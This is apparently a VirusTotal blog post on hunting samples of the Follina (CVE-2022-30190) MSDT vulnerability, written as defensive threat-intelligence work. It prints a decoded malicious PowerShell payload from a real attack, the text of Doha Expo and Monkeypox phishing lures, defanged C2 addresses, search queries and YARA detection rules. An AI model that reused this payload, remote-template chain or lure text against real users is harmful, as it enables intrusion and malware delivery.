Hunting Follina

blog.virustotal.com/2022/08/hunting-follina.html

CVE-2022-30190 (aka Follina) is a 0-day vulnerability that was disclosed on Twitter last May 27th by the nao_sec Cyber Security Research Team. According to their announcement, this vulnerability was found in (at the time) recently uploaded sample to VirusTotal from Belarus, which suggested it was actively being exploited.

This vulnerability in Microsoft Support Diagnostic Tool (MSDT) can enable remote code execution (RCE) when MSDT is invoked using the URL protocol from a calling application, such as Microsoft Word. This, combined with the remote template feature in Microsoft Word, allows an attacker to link a document with a template containing arbitrary code to execute. This vulnerability attracted a lot of attention within the security industry, with several Follina active attacks detected shortly after details were available.

This post provides a high level overview of all observed attacks with a focus on the ones that took place before the 0-day was publicly disclosed, and practical recommendations on how to monitor and hunt Follina samples with VirusTotal.

Initial case walkthrough

The initially reported sample was this malformed Microsoft Word document. From either the Relations or Behaviour tabs it is possible to spot the request for the remote template:

Contacted URLs

Scanned	Detections	Status	URL
2022-06-09	13 / 96	403	https://www.xmlformats.com/office/word
2022-07-26	14 / 88	403	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/
2022-08-16	13 / 88	200	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842I.html
2022-06-21	13 / 96	403	https://www.xmlformats.com/office/word/2022
2022-05-31	10 / 95	403	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing

Being docx files basically ZIP files, we can try to find the specific file inside the docx that made the request in the “Bundled Files” section within the Relations tab. Here “word/_rels/document.xml.rels” looks specially interesting, detected as suspicious by a high number of AVs. The Content tab for this XML file shows the URL to the remote template, among others.

We want to check if other files were also using this malicious template. For this, we can navigate to the URL entity and explore inside Relations/Communicating or Relations/Referrer files. We can also check if anything else was downloaded from this suspicious URL under Relations/Downloaded files or, alternatively, using Details/Body SHA-256 (which should work well for URLs returning a single file). The downloaded file is the remote template fetched by the malicious document we are analyzing.


The remote template content shows what appears to be a Base64-encoded payload. After decoding, we get the malicious Powershell script executed by the sample:

```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
```

Hunting for more samples

First stage ITW documents

During this stage a lot of the effort will be on filtering out false positives, including PoCs from researchers. To find a starting set of samples, a first approach could be pivoting on crowdsourced Yara rules detecting this exploit:



To find interesting samples, an idea could be using the first submission (fs) modifier to retrieve samples uploaded to VirusTotal **before** the vulnerability was published:

crowdsourced_yara_rule:000e7c738e|SUSP_Doc_WordXMLRels_May22 fs:2022-05-27-

An alternative way to find a set of samples could be using VT Grep capabilities to search for specific Follina-content in bundled XML files:

content:"TargetMode=\"External\"" AND (content:".htm!" OR content:".html!")

Please note VT Grep has some limitations in the number of additional modifiers it can be used with.

An interesting pivoting point are document properties (such as author) to get all the files created or edited by a certain person. Lots of PoCs developers use publicly disclosed documents to simply modify the address hosting the malicious remote template. For instance, the following VTI query provides a nice starting point:

metadata:KIS2 type:docx


We can add extra filters to the previous searches to exclude obvious PoCs, such certain file names or adding a file type filter to exclude bundled XML files. The example below uses a crowdsourced YARA rule as starting set of results and uses some of these filter ideas:

crowdsourced_yara_rule:000e7c738e|SUSP_Doc_WordXMLRels_May22 type:docx AND NOT (name:follina OR name:diagnostic OR name:cve OR name:test OR name:clickme OR name:msf OR name:poc.doc OR name:exploit OR name:layoffs)

Remote templates

Searching for remote templates used by Follina samples has the advantage that we don't need to rely on the format (docx, RTF, etc) of the first stage document. It can also be useful to discover additional documents using the same template.

The analyzed remote template gives us ideas on what could be a right combination of file properties to search for. Interestingly, in this case the combined output of two different tools (File type identification and file's Magic bytes) provides a first approach:



The following query will retrieve HTML documents containing Powershell scripts, which is interesting nevertheless:

tag:powershell magic:"HTML document text"

This query does not rely on AV's verdicts, thus not risking to miss something undetectable, however provides false positives (not follina-related samples). Additionally, not all Follina remote templates get indexed as HTML documents. Another approach could use VT Grep for Powershell scripts including a call to MSDT:

tag:powershell content:"ms-msdt:"

Another variant of this idea omits the Powershell tag and relies only on file content. The size keyword is used as an additional filter based on the size of the discovered remote templates:

content:"location.href" content:"ms-msdt:" size:100kb-

This last approach is quite similar to a classic YARA hunting which we could use in Livehunt and Retrohunt services. Examples of generic YARA rules are provided at the end of this post.

Our findings

Even though most of the samples available in VirusTotal were already covered by security vendors (like Malwarebytes, Proofpoint etc), we wanted to summarize them all together along with our own findings.

We started by getting all documents containing references to remote Html templates ending with exclamation marks ("html!" or "htm!") and then we divided them into two groups: submitted before and submitted after the public vulnerability disclosure.

Before the disclosure

We only found 10 samples submitted to VirusTotal before May 28th. At least a few of them (below) look like PoCs created before the public disclosure and the first observed in-the-wild attack, which is interesting:

SHA-1	Remote template	Submitter's country	First submission date
5757f8027668fc5bdc979df484cabb4c94b5fa3c	hxxps://127.0.0[.]1/testtesttest.html	Brazil	2021-10-21
22fa626a3a1eb509a1a14b616d4ec094eb2b8f9a	hxxp://127.0.0[.]1/testtesttest.html	Argentina	2021-10-21

f022d03cc10b64b2566c3bb048a2fb61486db75c	hxxp://asdasdas[.]com/e8c76295a5f9acb7/side.html	Hong Kong	2021-09-09
b0c4eff759136fef0e67291ea57b78546b8a94a3	hxxp://caribarena[.]com/e8c76295a5f9acb7/side.html	Hong Kong	2021-09-09

Follina exploit implementations share similarities with CVE-2021-40444 (RCE in Microsoft MSHTML), using a similar approach to fetch a remote template from an XML Relationship file. Follina's payloads are located in the remote template, making it necessary to analyze the remote payload for ful visibility of the attack.

A second set of samples seems to have been (most likely) used in real attacks. The following six documents use four different C2 addresses:
B22db9ccd50064cbaf5876a4a318ec8eea284585
F5978deec22543a301e7ff4e01db950d8f474a4c
934561173aba69ff4f7b118181f6c8f467b0695d
447139a8cfc9660215bef2230e25885f553ddba8
818803f1bd2d2ac66b2e36ccd9971ba85b8901f0
06727ffda60359236a8029e0b3e8a0fd11c23313

And the following are two of the remote templates used by some of the previous samples:

0fe3d3394aa14c8eb8228bf7d3fb4169342d4c5e
b11edf05b9f5bef2c98a46af5c8646fbf74e4a9f

Some evidence, including pdns history and public email addresses, seem to indicate that one of the domains hosting a payload might be a compromised legitimate server. A second sample (in the "After the disclosure" set described below) also seems to abuse a compromised domain.

After the disclosure


To exclude PoCs from actual attacks, we filtered out samples using obvious names (like "follina.doc", "poc.docx", "test", etc) as well as samples using local, non-existing C2 addresses or previously known C2 addresses (to avoid slightly modified resubmissions).

We found a set of samples reusing a single initially disclosed blank document and replacing the C2 with their own:

SHA-1	Remote template	Submitter's country	First submission date
8f3b9afebbccb964c052c03179d6b493a7a658d1	http://93.115.26[.]76:8000/index.html	Pakistan	2022-06-02
158e29cc9db5b056db2876b8f49f85f34c2692ec	http://68.183.36[.]18:8000/index.html	Ethiopia	2022-06-01
e49fff723fb097d098d0570be58f94f0cf41e70a	https://708b-27-122-14-41.ap.ngrok[.]io/index.html	Vietnam	2022-05-31
959a41f799fda0e645e52eef450c5ef45ad67d65	https://www.cssformats[.]com/o/SDS84SI.html	Germany	2022-05-30

In some cases, attackers implemented their own malformed document with specific spear phishing content.

This document document mimics an invitation to Doha Expo in Qatar and requests a remote template hosted at files[.]attend-doha-expo[.]com. Its parent domain was registered right after the exploit's public disclosure. However, subdomain's pdns seem to indicate it was only available between May 30th to June 1st, probably the domain was timely taken down.



EXPO 2023 DOHA QATAR

VIP Invitation to Doha Expo 2023

We are honored to invite you to Doha Expo 2023

Expo Details:

- 179 days of celebration from 2 October 2023 to 28 March 2024
- Expo 2023 Doha, Qatar will be located in Al Bidda Park, in the heart of Doha a few steps away from Corniche Street situated between West Bay and Doha Port.
- Three million worldwide visits are expected to attend Expo 2023 Doha, Qatar
- For more information, please visit https://www.dohaexpo2023.gov.qa/

Information needed:

- Full name: _____
- Job title: _____
- Passport number: _____
- Invitation ID: inv-4574 (Please don't change this)

A second document named جدري القردة.docx ("Monkeypox.docx") was uploaded from Saudi Arabia and looks like a Monkeypox virus warning issued by the Saudi Ministry of Health. It requests a remote template hosted at 212.138.130[.]8 which does not seem to be available since June 2nd. Like in the previous case, it was available for a really short period of time.

وزارة الصحة
Ministry of Health

جدري القردة

19 أيار /مايو 2022

حقائق رئيسية

لا يوجد أي علاج أو لقاح متاح لمكافحة المرض رغم أنّ التطعيم السابق ضدّ الجدري أثبت نجاعة عالية في الوقاية أيضاً من جدري القردة.

ينقل فيروس جدري القردة إلى البشر من طائفة متنوعة من الحيوانات البرية، ولكن انتشاره على المستوى الثانوي محدود من خلال انتقاله من إنسان إلى آخر.

جدري القردة مرض نادر يحدث أساساً في المناطق النائية من وسط أفريقيا وغربها بالقرب من الغابات الاستوائية المطيرة.

حقائق رئيسية

يتسبب فيروس جدري القردة في حدوث جدري القردة، وهو ينتمي إلى جنس الفيروسة الجدرية المتجذرة من سلالة الفيروسات الجدرية.

جدري القردة هو مرض فيروسي حيواني المنشأ يظهر بشكل رئيسي في مناطق الغابات الاستوائية المطيرة في وسط وغرب إفريقيا. وينتقل أحياناً إلى مناطق أخرى.

يصاحب مرض جدري القردة عادة سريريًا الحمى والطفح الجلدي وتضخم الغدد الليمفاوية وقد يؤدي إلى مجموعة من المضاعفات الطبية.

وفي الآونة الأخيرة، وقد يسبب حالات وخيمة. أسابيع 4 إلى 2 عادة ما يزول مرض جدري القردة من تلقاء ذاته وتستمر أعراضه من في المائة تقريباً 10 إذا تراوحت نسبة الوفيات من مجموع الإصابات بين.

ينتقل فيروس جدري القردة إلى الإنسان من خلال المخالطة الوثيقة لشخص أو حيوان مصاب أو مواد ملوثة بالفيروس.

Conclusions

Used to weaponize first-stage documents to set a foot in the victim, Follina is an example of a vulnerability well worth monitoring. The retrospective analysis provides insights on for how long this vulnerability has been abused before being identified. Continuous monitoring helps identify additional indicators and avoid attacks against our organization, but most importantly, learn how attacks evolve and what kind of malware they are using. Threat intelligence should be actionable.

We provided several ideas on how you can use VirusTotal to hunt for new samples to discover new variations of this attack, which could be reused for any other campaign you would like to monitor in your Threat Hunter journey. As always, we are happy to hear any additional techniques you would like to share with us.

Happy hunting!

IOCs

Please note that despite our filtering efforts still there could be some PoCs/False Positives samples

Collections:

Suspected PoCs
ITW cases before public disclosure
Abusing initially disclosed doc
ITW cases after the disclosure

We are constantly tracking unseen samples of Follina exploitation and doing our best to filter out all the irrelevant ones. Interestingly, we detected Discord being abused to host Follina remote templates. Here is a list with some of the latest observations:

Example Yara rules for hunting

```
rule CVE_2022_30190_remote_template {
  meta:
    author = "Alexey Firsh"
    date = "2022-06-01"
    hash = "8e986c906d0c6213f80d0224833913fa14bc4c15c047766a62f6329bfc0639bd"

  strings:
    $s1 = "ms-msdt:" fullword ascii
    $s2 = "location.href" fullword ascii

  condition:
    filesize < 100KB
    and all of ($s*)
}


rule CVE_2022_30190 {

  meta:

    author = "Alexey Firsh"

    date = "2022-06-01"

    reference = "https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e"

    hash = "62f262d180a5a48f89be19369a8425bec596bc6a02ed23100424930791ae3df0"


  strings:

    $t1 = "TargetMode='External'" fullword ascii

    $t2 = "TargetMode=\"External\"" fullword ascii


    $r1 = "<Relationship" fullword ascii


    $h1 = ".html!\"" ascii

    $h2 = ".html!'" ascii

    $h3 = ".htm!\"" ascii

    $h4 = ".htm!'" ascii


  condition:

    filesize < 100KB

    and any of ($t*)

    and $r1
```

```
    and any of ($h*)
}
```
